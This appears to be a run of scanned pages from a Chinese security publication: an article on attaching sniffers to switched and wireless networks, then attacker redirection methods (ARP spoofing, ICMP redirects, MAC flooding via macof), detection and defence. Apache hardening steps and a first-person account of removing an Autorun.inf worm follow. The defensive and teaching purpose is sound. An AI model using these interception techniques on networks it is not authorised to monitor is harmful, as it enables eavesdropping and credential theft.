


图7 共享式以太网方式使用网络分析器

#### (2) 在交换机或路由器的网络环境中应用网络嗅探器

前文提过，交换机是通过MAC地址表来决定将数据包转发到哪个端口的。原则上讲，简单通过物理方式将网络嗅探器接入到交换机端口，然后将嗅探器的网络接口卡设为混杂模式，依然只能捕捉到进出网络嗅探器本身的数据包。

那么是否有方法可以在交换机网络中，让网络嗅探器捕捉到网络中某台主机或者整个网段的网络流量呢？

答案当然是肯定的，而且解决的方法还不止1种，有3种方法都可以达到目的。

使用这3种方法是有条件的，就是要具有物理接触目标网络、使用网络嗅探器和调整网络设置的权限，之后才可能通过这些方法达到在交换机网络中嗅探网络流量的目的。

#### ① 通过交换机的端口镜像（port mirroring）功能来达到目的

现在很多可网管式交换机都有“端口镜像”功能，也有称之为“端口绑定”（port spanning）。该功能允许您将交换机中的一个端口设置为端口镜像模式，然后再把要被镜像的交换机端口关联到所指定的具备镜像功能的端口上。

完成设置后，这些被镜像的交换机端口中的流量会同时复制一份到镜像端口上。

这样，只要将网络嗅探器连接到这个端口上，然后将嗅探器的网络接口卡设为混杂模式，就可以嗅探到连接到交换机中这些被镜像了的端口上的主机发送的数据包，如D-Link DGS3427系列交换机就可以设置端口镜像功能。而且，有些可网管交换机还可以通过Web方式直观地设置这种功能。

图8就是通过这种方式接入网络嗅探器的原理图。



图8 通过端口镜像连入网络嗅探器

#### ② 通过在交换机上加入小型集线器（HUB）的方式来达到目的

许多网络中所使用的交换机是不具有可网管功能的。这种情况下，我们又通过什么样的方法来达到嗅探交换机网络

中网络流量的目的呢？

有一种解决方法就是在网络中的交换机上再接入一个小型集线器，然后将嗅探器和被嗅探的所有主机连接到这个集线器中，使被嗅探的网络变成了共享式以太网。其他的工作就如同共享式以太网中一样，很容易就可以完成。

但使用这种方式有一定的局限性。一方面，将一个关键的网络段连接到集线器上，一定会影响到网络的传输性能，不可能长期永久使用的。另一方面，当将集线器接入到交换机上时，就不得不中断网络，将它从交换机中退出，也会中断一次网络。

因此，只有当出现了某种网络问题需要用网络嗅探器来分析解决时才能使用。

图 9 就是通过这种方式连入网络嗅探器的原理图。




图 9 通过 HUB 连入网络嗅探器

③ 通过在路由器处接入一个 Cable TAP 的方式来达到目的。当交换机不具有可网管功能时，还有一种方法可以实现交换机和路由器网络环境中嗅探网络所有网络流量的目的——使用 Cable TAP 接线盒的方式。

Cable TAP 也是一种网络连接设备，它的收发方式是独立进行的，因此其带宽可以与交换机相似。

Cable TAP 在使用时，需要用两根网线分别连接它的收与发接口到路由器中。

Cable TAP 可以作为一种固定的设备永久地连入网络结构中，而不影响网络的传输速度，从而真正消除了使用集线器时产生的问题。

现在，已经有很多网络生产商生产这种类型的产品，主要目的也是为了跟一些网络分析设备一起使用，以达到网络分析设备可以监控整个交换机或路由器网络环境的目的。

通过这种方式连入网络嗅探器的原理图如图 10 所示。




图 10 通过在路由器上连接 Cable TAP 方式连入网络嗅探器

## 2. 无线局域网接入方案

把传统的以太网中进行嗅探跟在无线局域网中进行嗅探来比，相对来说比较容易。

我们都已经了解到，在一个共享式的以太网中，只要将网络嗅探器的接口卡设为混杂模式即可捕获到想要的数据包。

在一个使用交换机的以太网中，也可以使用交换机端口镜像或加入集线器、TAP 接线盒的方法来达到目的。

虽然现在的 IEEE 802.11a/b/g 标准的无线局域网都是通过广播方式来转发数据包的，但是，要想在无线局域网中成功完成网络嗅探，不进行一些必要的设置和准备，恐怕很难实现。因此，在进行无线嗅探之前，需要做一些准备工作。

首先，需要一块与无线嗅探软件相兼容的无线适配器。很幸运的是，现在一些高级的无线嗅探软件都支持绝大多数主流无线芯片。

接下来就要为这块无线适配器准备一个特殊的驱动程序。

要想使无线嗅探器的无线适配器可以嗅探到无线网络中的所有流量，需要将无线适配器置于监控模式下。当无线适配器处于这种工作模式时，就不会再主动和无线访问点或客户进行连接，只能被动地接收来自无线发射源的无线网络流量。

而一些无线适配器要想在 Linux 发行版本中使用更麻烦，因为厂商所提供的驱动程序里往往是不会带有开启监控模式的功能。因此，需要从无线嗅探软件提供商或第三方厂商处得到能开启无线适配器监控模式的驱动程序。

如果是在 Windows 系统下使用它，就简单得多。因为很多无线适配器在 Windows 下的驱动程序都默认带有此功能。即使没有，您也可以从第三方厂商处得到。

除此之外，还要为无线嗅探器中的无线适配器指定一个静态的通道。

如果想得到一个指定的无线 AP 或站点的流量，就要知道它现在使用的通道号或使用的无线频率是多少，然后设置您的嗅探器中的无线适配器使用各目标无线网络相同的通道。

这是因为无线适配器在任何特定的活动时期都只能在一种通道上工作，如果您想同时捕捉多个无线局域网通道中的流量，就要为增加的通道添加另一块无线适配器。

通道总是与频率相对应的，例如，对于使用 IEEE 802.11a/g 标准的无线局域网，通道“1”对应 2.412GHz，通道“3”对应 2.422GHz，通道“6”对应 2.437GHz，通道“11”对应 2.462GHz。

最后就要明确无线网络嗅探器与目标无线局域网中的信号发射源之间的恰当距离。因为无线局域网是通过无线电

波的方式传输数据的，因此同样存在传输距离的问题。

当嗅探器离信号发射源太远，就不会“听”到它的无线信号，得不到一点数据。如果靠得太近，在与无线信号发射源距离小于3英寸时，无线适配器就会被各种信号所淹没，只会得到一些杂乱无章的东西。因此，确定您与无线信号源的恰当距离是很有必要的。

当您完成了上述这几个方面的准备工作，就可以开始对无线局域网进行嗅探了。

将无线嗅探器连入到无线局域网的原理图如图11所示。



图11 无线嗅探器连入无线局域网

为了在进行无线嗅探时达到最优的效果，还可以进行以下几个方面的优化设置。

(1) 如果没有其他应用要求，最好禁用网络嗅探器中其他多余的无线设备，包括IEEE 802.11a/b/g和蓝牙设备。

(2) 将尽量多的CPU资源分配给嗅探软件。

(3) 匹配目标无线局域网的调制类型。可以使用一些全部兼容IEEE 802.11a/b/g标准的无线适配器，以便适应所有的无线调制类型。

到这里，在以太网和无线局域网中接入网络嗅探器的一些主要方法就全部介绍完毕。实际上，现实中的网络结构是不会和上述例子中的网络结构一样简单的。但如果能够很好地使用这些方法，还是可以帮助您将网络分析器应用到各种网络结构当中去的。

对于复杂的网络结构，可以将它们分成几个小部分后分别完成，或通过构建分布式网络嗅探器的方式来达到目的。

## 检测和防御网络嗅探技术剖析

如同绝大多数网络工具一样，网络嗅探器也是一把双刃剑，既能帮助我们进行系统管理、安全管理和解决网络疑难问题的的工作，也可能被攻击者所利用，借助它得到目标网络中的各种机密信息（如用户名和密码）。

被攻击者安装在网络当中的网络嗅探器随时都会将网络中的所有会话信息传送给攻击者。网络嗅探器已成为现在比较严重的网络安全威胁之一。

特别是网络嗅探威胁同样也可以来自网络内部，而且来自内部的网络嗅探的威胁要比来自外部的威胁大得多。

## 1. 外部攻击者常用攻击方法

(1) 外部攻击者将网络嗅探器连入目标网络时使用的攻击方法

为了达到嗅探目标网络中机密信息的目的，外部攻击者不得不先采取一些针对目标网络的攻击活动，以便在目标网络中部署好一台能受他（她）控制的网络嗅探器主机。

他们一般会通过下述方法将网络嗅探器连接到目标网络。

① 成功攻入目标网络当中的某台计算机，然后安装上可以远程控制的网络嗅探软件。

② 成功攻入目标网络中的公共访问点（如网络中的代理服务），并安装可远程控制的网络嗅探软件。

③ 寻找目标网络当中已经安装有网络嗅探软件的主机。

④ 通过社会工程获得物理接触目标网络中公共访问点或主机的机会，并借机在上面安装上网络嗅探软件。

⑤ 通过社会工程或其他方法，在目标机构中找到一个同谋者，由同谋者在网络中的关键点部署网络嗅探器。

⑥ 无线局域网中所有的数据包都是通过无线电波进行传输的，只要在其信号覆盖范围之内都可以将无线网络嗅探器连入到目标无线局域网中。这可以用一种称为“战争驾驶”的方式来达到目的。

所谓的“战争驾驶”是一种对寻找可用无线网络的方法的俗称。

(2) 外部攻击者攻击交换机或路由器时常用的方法

现在假设在目标网络中，外部攻击者已经拥有了一台可以控制使用的网络嗅探器。

可是，除了现在的无线局域网依然使用广播方式转发数据包以外，绝大多数以太网式局域网都是使用交换机或路由器来转发数据包的。如果此时进行嗅探工作，得到的也只是进出安装了嗅探器的那台计算机接口中的数据而已。

如果这是外部攻击者想要的，那么他已经达到目的了。

可往往外部攻击者的胃口比较大，想要的可能是目标网络中某台重要服务器中的机密信息，或者整个目标网络中所有主机的机密信息。因此，外部攻击者还得对目标网络中的交换机或路由器进行一些攻击，以便将网络流量重定向到攻击者所部署的网络嗅探器中，从而捕捉到目标网络中的数据包包。

下面就是针对交换机或路由器的一些常见的攻击手段。

(1) 攻击手段一：ARP重定向

每台主机都会维护一个ARP地址表，用来存储与它会话的主机的MAC地址。

当一台主机想要和另一台主机会话时，就需要另一台主机的MAC地址。它会先在自己的MAC地址表查找是否有目标主机MAC地址的记录项。如果没有，会发送一个ARP



请求，交换机会将这个 ARP 请求广播到整个网络当中，其他连接在这台交换机上的主机都可以“看”到这个请求包并做出回应。

正因为如此，外部攻击者可以使用一些 ARP 欺骗方法来欺骗交换机将流量重新定向到网络嗅探器主机。

例如，外部攻击者可以通过网络嗅探器主机发送一个 ARP 声明来欺骗交换机，说自己就是网络中的某台主机；也可以发送一个 ARP 来声明网络嗅探器主机就是一台路由器，然后同网段中的所有计算机都会将数据包通过嗅探器主机进行转发。外部攻击者还可以发送一个 ARP 请求给网络中的某台主机，声明网络嗅探器主机是一台路由器，这样一来，这台主机就会将它的数据包通过网络嗅探器主机转发。

## (2) 攻击手段二：ICMP 重定向

一些计算机和交换机虽然处于同一物理网段，但是却可能不在同一个逻辑网段中。

如在交换机中划分 VLAN。当主机 A 想要与主机 B 通信时，就会通过路由器发送请求。路由器知道它们都是处在同一个物理网络中，所以会发送一个 ICMP 重定向到主机 A，让主机 A 知道它可以直接将数据包发送到主机 B。

这样，一个外部攻击者就可以通过网络嗅探主机发送一个虚假的 ICMP 重定向给主机 A，告诉主机 A 将发送给 B 的数据直接发给网络嗅探主机。

## (3) 攻击手段三：ICMP 路由公告

这种攻击手段会告诉计算机哪些路由可用。外部攻击者可以通过网络嗅探主机发送一个路由公告，声明它就是路由器，其他点的计算机就会开始将数据包通过网络嗅探主机进行转发。

## (4) 攻击手段四：MAC 地址欺骗

外部攻击者可以先通过网络嗅探主机得到想要嗅探的主机的 MAC 地址，然后用这台主机的 MAC 地址更换嗅探主机网络接口卡的 MAC 地址。

接着发送一个带有这个冒充的源 MAC 地址的包给交换机，交换机就会将这条新信息添加到它的 MAC 地址表，然后将要转发给被嗅探主机的数据包全部转发给网络嗅探主机。

这种方法有一个缺点，就是当那台被嗅探的主机仍然处于活动状态时依旧可以通过发送更新包使交换机重新修正 MAC 地址表中的内容。所以，外部攻击者往往会使用拒绝服务攻击的方式来迫使合法主机离线，然后发送广播流，让其他主机相信那台主机仍然在线。

其实，在交换机中使用静态端口与 MAC 地址绑定功能，就可以很好地防止这种攻击。

## (5) 攻击手段五：MAC 地址溢出

一些交换机的 MAC 地址表存储空间是一定的，当要存

储的 MAC 地址超过了这个限制，就会进入一种叫做“Failing Open”的状态。此时，交换机就会将收到的数据包广播到整个网络中。

外部攻击者就利用这种漏洞，通过不断发送一些虚假的 MAC 地址给交换机的方式，让交换机添加进地址表中。当交换机地址表中的记录超过最大容量时，交换机就会以广播的方式转发数据包。

接下来的嗅探工作就像在共享式的以太网中进行嗅探一样轻松。很多网络嗅探软件（如 Dsniff）就有进行这种攻击的软件包“macof”。

## (6) 攻击手段六：重新配置交换机的端口镜像

对于交换机来说，除了可以通过并口方式连接管理外，还能通过远程 Telnet 和 SNMP 方式进行管理。

外部攻击者只要得到了这两种远程管理交换机方式中任意一个用户名和密码，就可以登录交换机，重新指定端口镜像为连接网络嗅探器主机的端口，然后指定要被镜像的端口，将这些被镜像端口上的流量复制一份到镜像端口，让网络嗅探器借此捕获想要的数据包。

上述的攻击方法并不是每次都会成功，因为已经有越来越多的新的安全技术加入到交换机和路由器当中。只要您在路由器或交换机中进行了安全设置，外部攻击者要想攻击成功，绝对不会太容易。

当然，攻击者也会针对交换机或路由器中的新的安全方法编写出更加高级的嗅探软件，这就要求我们必须不断学习新的检测和防御网络嗅探的方法。

## 2. 检测和防御网络嗅探

一个网络当中存在一个未授权的网络嗅探行为是非常严重的安全问题。它会将嗅探到的网络中的机密信息全部发送给攻击者，攻击者完全可以出卖已经得到的某些重要信息，或者根据嗅探到的信息来决定下一步采取什么样的行动，让您蒙受巨大的损失。

因此，如何检测和防御这些网络嗅探行为，对于网络、安全和系统专家来说是一项至关重要的工作。

下面分别给出一些在以太网和无线局域网中检测及防御网络嗅探的方法。

检测单独一台主机中是否正在被嗅探，相对来说是比较简单的。可以通过查看系统进程或者检查网络接口卡的工作模式是否为混杂模式来决定是否已经被嗅探。而对于整个网络来说，检测就要复杂得多。

下面给出在以太网和无线局域网中检测单台主机或网络中是否已经存在嗅探器的方法。

### ① 方法一：检查网络接口卡是否为混杂模式 (PROMISC)

要想嗅探整个网络中的网络报文，就得将网卡的工作方式设为混杂模式。检查网卡是否工作在这种模式下，在 Linux





更绝的是，可以用 Kismet 来找到所在的无线局域网中所有的访问点和无线客户，还可以利用 GPS 定位功能在地图上用圆点标出这些访问点和无线客户的位置，并保存下来，为下次扫描结果提供对比标准。

可以使用 Kismet 在某个时间重新对整个无线局域网进行扫描，然后将扫描结果和上次保存的结果进行对比，看看是否有不同之处，这样很容易就可以找到非法无线嗅探器。

有些攻击者会在网络嗅探器主机中再安装上 Rootkits 类的工具，用来掩盖自己在这台主机上的行动踪迹，如清除系统日志。也有的攻击者会在这台主机中安装一些后门程序或木马程序，以便进一步控制。

这就要求我们在进行网络是否被嗅探的检测的同时，还要使用一些方法实时监控网络，以察觉这些隐秘行为。

### 3. 防御网络嗅探的方法

应对网络嗅探，只被动检查是不够的，因为很多攻击者会想方设法躲避检测，所以还要采取一些积极的方法去防范。

下面介绍在以太网和无线局域网中防御网络嗅探的方法。

#### (1) 以太网中防嗅探的方法

在以太网中，您可以使用下列的方法来防御网络嗅探：

##### ① 防范方法一：尽量在网络中使用交换机和路由器

这种方法虽然不能完全杜绝被嗅探，但会给攻击者制造很多麻烦。而且，我们还可以在交换机中使用静态 MAC 地址与端口绑定功能来防止 MAC 地址欺骗。

② 防范方法二：对网络中传输的数据进行加密，无论数据是来自局域网内部还是互联网中传输

目前已经有许多提供加密功能的网络传输协议，如 SSL、SSH、IPSec、OpenVPN 等，可以让一些网络嗅探器无法对

加密数据进行正确的解码。

##### ③ 防范方法三：对 E-mail 内容也要加密后再传输

可以采用的加密方法有数字认证与数字签名等。

##### ④ 防范方法四：划分 VLAN（虚拟局域网）

应用 VLAN 技术，将连接到交换机上的所有主机逻辑分开，把它们之间的通信变为点到点通信方式，可以防止大部分网络嗅探器的嗅探。

⑤ 防范方法五：在网络和内部关键位置布置 IDS/IPS、防火墙等

这些安全设备能够轻松识别并制止很多针对交换机和路由器的攻击手段。

除此之外，还要注意强化安全策略，加强对员工的安全培训和管理工作。

如果在网络中布置网络分析器，还要特别注意它自身的安全，最好事先制定一个网络分析策略来规范使用。

#### (2) 无线局域网中防嗅探的方法

尽管检测无线网络嗅探器有一定的难度，但还是有方法可以进行防御的，如禁止 SSID 广播、对数据进行加密。

您可以在无线访问点（AP）之后连入一个 VPN 网关，通过 VPN 强大的数据加密功能来保护无线数据传输；可以使用 MAC 地址过滤，强制访问控制；使用定向天线；采取屏蔽无线信号方法，将超出使用范围的无线信号屏蔽；使用无线嗅探软件实时监控无线局域网中无线访问点（AP）和无线客户的连入情况。

除了上述防范方法，还要在平时的工作中积累正确判断异常现象的经验，并通过不断学习新的网络嗅探技术找到应对新嗅探技术的方法，还要及时把处理网络嗅探的方法写入到您的事件响应计划中。

## Apache 安全十一式

Apache 是目前使用比较多的 Web 服务器，但和其他应用程序一样，Apache 也存在安全缺陷，因此需要进行加固。

### 第一式：获取最新的源码包和最新的补丁

到 [www.apache.org](http://www.apache.org) 官方站点下载最新的版本和对应的补丁文件进行安装。

不要使用操作系统发行版安装光盘提供的安装，最好通过自己打补丁、编译源代码来安装，这样更容易得到一个更符合要求的 Apache。即使从官方下载的压缩包，也要进行 md5 校验和数字签名的校验，要从源头上使安装是可信的。

### 第二式：修改源代码

修改 `httpd-2.2.6/include/ap_release.h` 文件，将其中 `define AP_SERVER_BASEPRODUCT "Apache"` 修改为 `define AP_SERVER_BASEPRODUCT "Microsoft-IIS/6.0"`，即可将 Apache 成功地伪装成 IIS。

#### 注意

此处修改需要与 `httpd.conf` 配置文件中的 `ServerTokens` 参数配合使用。

### 第三式：编译所需要的模块

Apache 包含很多模块，其中有一部分存在安全隐患，

不用时最好在编译时就禁用掉，而不是通过配置文件来禁用。

“在编译时禁用”和“通过配置文件来禁用”的区别是：编译时禁用，等 Apache 运行起来后，如果在配置文件中启用它，Apache 会找不到对应的模块，入侵者就少了一个途径；如果是编译时将这部分不用的模块也编译进去，只是在配置文件中将其简单地注释掉，入侵者有可能通过某种办法将其恢复，风险就无形中扩大了。

同样，编译时如果保持默认参数也很不安全。

mod\_userdir、mod\_info、mod\_status、mod\_include、mod\_autoindex 这些模块是有安全隐患的，在编译时可禁用。

#### 第四式：修改配置文件

将安装时产生的配置文件先删除，或在服务器正式上线运行前将其删除，这是因为默认的配置文件的太冗长，还会把我们想要禁用的模块给启用。

可以手动创建一个 httpd.conf 文件，相对于默认的配置文件的做一下改动。

(1) 将 User 和 Group 的名字都改为 Apache，前提条件是在启动 httpd 进程前要手动创建好这个用户和组。

(2) 将 UseCanonicalName ServerSignature Hostname Lookups 的参数值设为 off。

(3) 将敏感目录权限参数保护起来，例如，

```
<Directory />
```

```
Options None
```

```
AllowOverride None
```

```
Order deny,allow
```

```
Deny from all
```

```
</Directory>
```

(4) 修改日志文件默认存放位置，将它放在独立磁盘上。

#### 第五式：配置 mod\_security

它是基于应用层的入侵检测和防护软件，能分析进出服务器的数据，支持 Apache 1.x 和 Apache2.x，可以编译成一个 Apache 的模块。

编译完成后会在 <apache-home>/modules 目录下面有一个 mod\_security.so 文件，要使它起作用，只需要在 httpd.conf 中加入：

```
LoadModule security_module modules/mod_security.so
```

```
<IfModule mod_security.c>
```

```
Include conf/mod_security.conf
```

```
</IfModule>
```

这样它就成为 Apache 的一个模块，只要 httpd 进程启动即可生效。mod\_security 可以配置许多规则，在实际运用中

可以根据需要来变动。

#### 第六式：配置 mod\_evasive

mod\_evasive 是用于防范 DDoS 攻击的一个 Apache 模块，但它并不是万能的，不过配合防火墙可以有效降低攻击发生时服务器的负荷。

编译后，mod\_evasive20.so 模块被安装到 <apache-home>/modules 目录中，同时自动向 httpd.conf 中增加一个模块引用记录，但还需要在 httpd.conf 中加入：

```
<IfModule mod_evasive20.c>
```

```
DOSHashTableSize 3097
```

```
DOSPageCount 2
```

```
DOSSiteCount 50
```

```
DOSPageInterval 1
```

```
DOSSiteInterval 1
```

```
DOSBlockingPeriod 10
```

```
</IfModule>
```

这样在下次启动 httpd 进程时，这个模块就生效了。

#### 第七式：配置 SELinux

传统的 Linux 在安全性设计上有一些先天不足，同样有超级管理员用户，一旦被非法攻击者取得该账户的密码，Linux 就没有安全可言了。而且，传统的文件系统的安全权限设置、防火墙的过滤等方面也有一些不足之处，如文件系统的权限设置不能再细分。

而 SELinux 实现了更彻底的权限控制，使得系统安全性大大增强，现在大多数新的发行版已将 SELinux 加入进来。

在 /etc/selinux/config 中设置 SELINUX=enforcing SELINUXTYPE=targeted 即可将其启用。启用后可能因为文件或目录标签不正确出现问题，使用 chcon 命令修改即可。

启用 SELinux 保护 httpd 进程后，即使 Apache 本身出现了可能被利用的漏洞，被非法攻击者攻破了，他也只能获得 Apache 用户权限，而这个用户通过 SELinux 设置后只能控制 httpd 进程，而无法对其他的系统进程进行破坏。

#### 第八式：配置 chroot

chroot 就是 Change Root，改变根目录的意思，使用它可以限制 chroot 使用者权限，将其控制在 chroot 指定的目录范围内，可以防止读到敏感文件，如/etc/passwd，防止入侵者将整个根文件系统全部删除。

把 Apache 运行所需要的目录和文件全部放在一起，并将其限制在这个目录下，可以增强 Apache 的安全。

先要创建一些目录，设置好它们的权限，然后将运行 Apache 需要的文件全部复制到对应的目录，并将站点文件也复制过来。使用 chroot 命令来完成根命令的改变，完成后就可以在新的根文件系统环境下启动 httpd 进程了。



## 第九式：设置目录访问权限

其实目录的访问权限可以放在 `httpd.conf` 中指定，但这里说的是操作系统一级的权限。

首先将所有可执行文件和库文件权限全部设置为 500，只允许 Apache 读取和执行，所有配置文件设置为 600。

要注意的是，有的网站需要提供文件上传功能，将这个存放上传文件的目录设置为 700，还有存放网站后台管理脚本文件的目录也要设置好权限。

配合 `httpd.conf` 配置文件的目录权限控制命令，即使入侵者猜到了目录的名字，也要输入访问目录的用户和密码才能继续，这样就增大了入侵难度。否则，只要猜对目录名就可以直接打开后台管理的登录页面，无疑减弱了攻击难度。

## 第十式：自定义错误页面

错误页面是指 Apache 为在出现访问错误时反馈给浏览器的页面，有两种办法可以自定义错误页面：第一种方法是在 `httpd.conf` 中重新指定 `ErrorDocument` 对应的文件，但必须先准备好这些文件；第二种办法就是直接修改 `ErrorDocument`

指定的错误文件，将其修改为想要的内容。

因为默认的错误页面会暴露一些 Web 服务器的信息，给入侵者留下收集信息的后门。将错误页面修改为一个自定义的提示信息，或者在其中插入页面重定向的代码，出现错误就会自动重定向到指定页面。

## 第十一式：日志和监控

配置再安全的服务器，随着时间的推移，其安全性也会越来越低，只有做好日志记录和监控，并将日志单独存储在独立的分区上，才能在发生入侵事件时快速响应。

日志格式应将访问者的主机名、IP 地址、浏览器类型、状态码等重要信息保存下来，在分析攻击类型时非常有帮助。

要监控 Apache 服务器，还可以写一些脚本或使用现成的工具软件，从而清楚进程是否在运行、负载情况、带宽消耗情况、活动线程数等。有些监控工具可以给监控项目设定一个阈值，一旦触发就会产生报警信息，这在监控多个 Apache 服务器时非常有用，如免费监控工具 OpManager。

## ◆ 拨开迷雾，始见真凶

我的计算机最近经常出现一些奇怪的现象，困扰了我很长时间。这几件事表面看起来相互之间没有任何关系，但经过仔细排查，最终发现竟然是同一个“凶手”在捣乱！

### 奇怪的系统

#### 1. 怪事一：清理不干净的系统

由于天天挂在网上，我的安全意识还是很强的，每天都会用“360 安全卫士”和“Windows 清理助手”进行全面的系统检查，以便及时进行软件升级和漏洞修补，并随时清除木马病毒。

最近，几乎每次系统检查之后，360 安全卫士都会报告系统中存在“伪 linkinfo 恶意程序”，其宿主文件为 `C:\Windows\Linkinfo.dll`，但只能发现，却无法清除。而 Windows 清理助手会报告系统中存在可清理对象 `Trojan.NvMini.Rt`，并且可以清除。而且，每次清理完成并自动重启系统之后，两款软件都显示系统已经被清理干净，没有发现任何异常。

起初，我一直以为这是因为总在網上难免会有捣乱的家伙乘虚而入造成的，也就没有太在意。但问题是以上过程每天都会重复发生，周而复始。

#### 2. 怪事二：时常犯病的 IT

我的 IE 浏览器经常会突然“犯病”，任何网页都无法打

开，但 eMule 下载和 QQ 却能够正常使用。

因为我所在的小区最近经常有人恶意攻击服务器，所以开始只当是又有人在捣乱。而且，过一段时间重新启动计算机之后，这种现象也没有再出现，我也就没有太在意。

#### 3. 怪事三：无法删除的文件夹

当我删除一个文件夹时，明明其中的文件已经被删除，查看其属性时，显示的字节数也为 0，但最后系统会显示“无法删除该文件夹”，说它“正在被使用”。

这样的事情最近经常发生，以致于我的计算机中总会有一些“有名无实”的文件夹，经常会引诱我进去看看其“空空如也”的内容。

#### 4. 怪事四：无法自动播放的 ISO

最近，我从网上下载了一套 VCD 光盘的镜像文件，共有 6 张光盘。除了第一张光盘之外，其他几张都是 ISO 格式的镜像文件，而第一张的压缩包解开后却是零散的文件和文件夹。为了便于保存，我用 UltraISO 把这些零散的文件按光盘格式组织成一个 ISO 格式的文件 `CD1.ISO`。

做完之后，照例要检查一下是否能够自动播放（其他几张光盘都在根目录下自带一个播放软件，可以自动播放）。当我把 `CD1.ISO` 载入虚拟光驱后，首先发现光驱图标显示不

巴州国税局信息中心 卢建斌



对（其他几张都会显示出完全相同的一个自定义图标），双击盘符，无法自动播放！

## 与 Autorun.inf 搏斗

我仔细地检查了原始文件夹中所有的文件，并没有发现缺少什么，也许是有隐藏的系统文件没有看到？

于是，我让系统“显示所有文件和文件夹”，并取消勾选“隐藏受保护的操作系统文件”，但依然没有发现多出任何文件。

我用 UltraISO 打开 CD2.ISO，发现在其根目录下多了一个 Autorun.inf 文件！难怪 CD1 不能自动播放，原来少了这个文件！因为除此之外，根目录下其他 3 个文件名（图标文件、播放程序文件、自定义图片文件，前两个是 Autorun.inf 需要的文件，分别用于显示光盘图标和自动播放）完全一样，所以这两张光盘的 Autorun.inf 文件应该可以通用。把 CD2 的 Autorun.inf 文件复制到 CD1 的根目录下，然后重新制作 CD1.ISO 文件，是不是就可以解决问题呢？

当我想要把 CD2.ISO 中的 Autorun.inf 文件提取到 CD1 的原始文件夹时，系统却提示说该文件已经存在，问我是否需要覆盖？

这说明 CD1 的 Autorun.inf 文件本来就是存在的，只是我没有看到而已，所以就没有添加到 CD1.ISO 里。

找到了原因，接下来就好办了。我再次检查了系统设置，确认已经让系统“显示所有文件和文件夹”，并取消勾选“隐藏受保护的操作系统文件”，还是没能看到那个非常重要但隐藏极深的 Autorun.inf 文件！

为了找到它，我请出大名鼎鼎的 Total Commander，让它来帮助“隐士”显身，但还是无济于事。

我又转到 DOS 状态下，拿出很久不用的看家本领，键入“dir /a/s”，仔细查看执行结果，还是一无所获。

一筹莫展之际，我忽然想到，这显然是中毒的症状，为什么不先杀杀毒呢？于是立即用 Windows 清理助手清理系统，果然发现系统已经感染了 Trojan.NvMini.Rt，清除，重启，再看 CD1 的原始文件夹，Autorun.inf 已经乖乖地显示在那里了！赶紧把这个本来就存在且完全正常的 Autorun.inf 添加到 CD1.ISO 中，重新保存，再试，一切正常。

做完之后，我长长地舒了一口气，随手把 CD1 的原始文件夹删除，当进度条走完的时候，系统提示我“无法删除该文件夹”，说它“正在被使用”。怪事又出现了！

直觉告诉我，一定又是那个 Autorun.inf 在捣乱！再清理一遍，重启，进去一看，果然如此，返回上一级，再删除，一切正常了。

## 查找幕后真凶

至此，似乎一切都可以结束了，但我仍不甘心，既然每次清除后很快又被感染，那就说明有两种可能：第一种可能

是有一种或几种病毒、木马在我每次上网的时候都会侵入；第二种可能是在我的计算机里一定还隐藏着 360 安全卫士和 Windows 清理助手检查不出来的病毒或木马。

为了系统清静，一定要找出这个幕后的“真凶”！

第一种可能很容易就被排除了，因为我特意断开网线，并且不用 U 盘和数码伴侣，开机运行一段时间后再检查，问题依然存在，这就说明第二种可能是确实存在的。

我从网上下载了金山毒霸 2008 试用版，安装后立即升级到最新的版本和病毒库，然后进行全盘扫描。

果不其然，在我的本地硬盘、数码伴侣和 U 盘上，发现有大量.exe 文件都感染了 Worm.DLan.c.79872 病毒，还有个别文件感染了 Win32.Troj.VB.me.24576、Win32.Troj.PswGame.ad.36864、Win32.PanVar.aa.589671、Win32.Troj.FtpSend.a.9216、Win32.Hack.ViewPass.32768 这些病毒。

至此，困扰我多时的谜团终于真相大白，每次开机都要运行的 eMule、迅雷、大智慧等都被感染了 Worm.DLan.c.79872 病毒，这是 360 安全卫士和 Windows 清理助手都无法清除的，因此造成了每次检查都有，但总也清理不干净的现象。

值得一提的是，wsctf.exe 和 EXPLORER.EXE 这两个曾经猖獗一时的病毒载体文件都是“双料病毒”：wsctf.exe 同时带有 Worm.DLan.c.79872 和 Win32.Troj.VB.me.24576 病毒，EXPLORER.EXE 同时带有 Worm.DLan.c.79872 和 Win32.Troj.PswGame.ad.36864 病毒。

有趣的是，金山毒霸对待它们的手段是不一样的：对于 79872，清除成功；对于 24576 和 36864，删除成功。wsctf.exe 和 EXPLORER.EXE 这两个文件本来就是隐藏在根目录下的“罪魁祸首”，当然应该“格杀勿论”了。

## 杀毒后的反思

现在有很多 U 盘病毒都是伪装成 Windows 系统文件 Autorun.inf 来进行传播的。

由于 Autorun.inf 本身是一个具有隐藏属性的系统文件，通常位于光盘的根目录下，用于执行光盘的自动播放功能。病毒制作者正是利用该文件的隐蔽性和能够自动被执行的特点，又通过特殊处理使其隐蔽性大大增强，所以，尽管我设置了让系统“显示所有文件和文件夹”，并取消勾选“隐藏受保护的操作系统文件”，但还是无法看到这个已经被伪装成“杀手”的 Autorun.inf 文件，甚至连大名鼎鼎的 Total Commander 也拿它没有办法，无法让它现形。

但当您要删除含有 Autorun.inf 文件的文件夹时，因为受 Windows 自身的删除功能的限制，也无法删除这个文件夹。受累于此，连正常的 Autorun.inf 文件也被“污染”了，才导致我的 CD1.ISO 无法自动播放。

## 网站被入侵之后

江西省信息中心 李新华

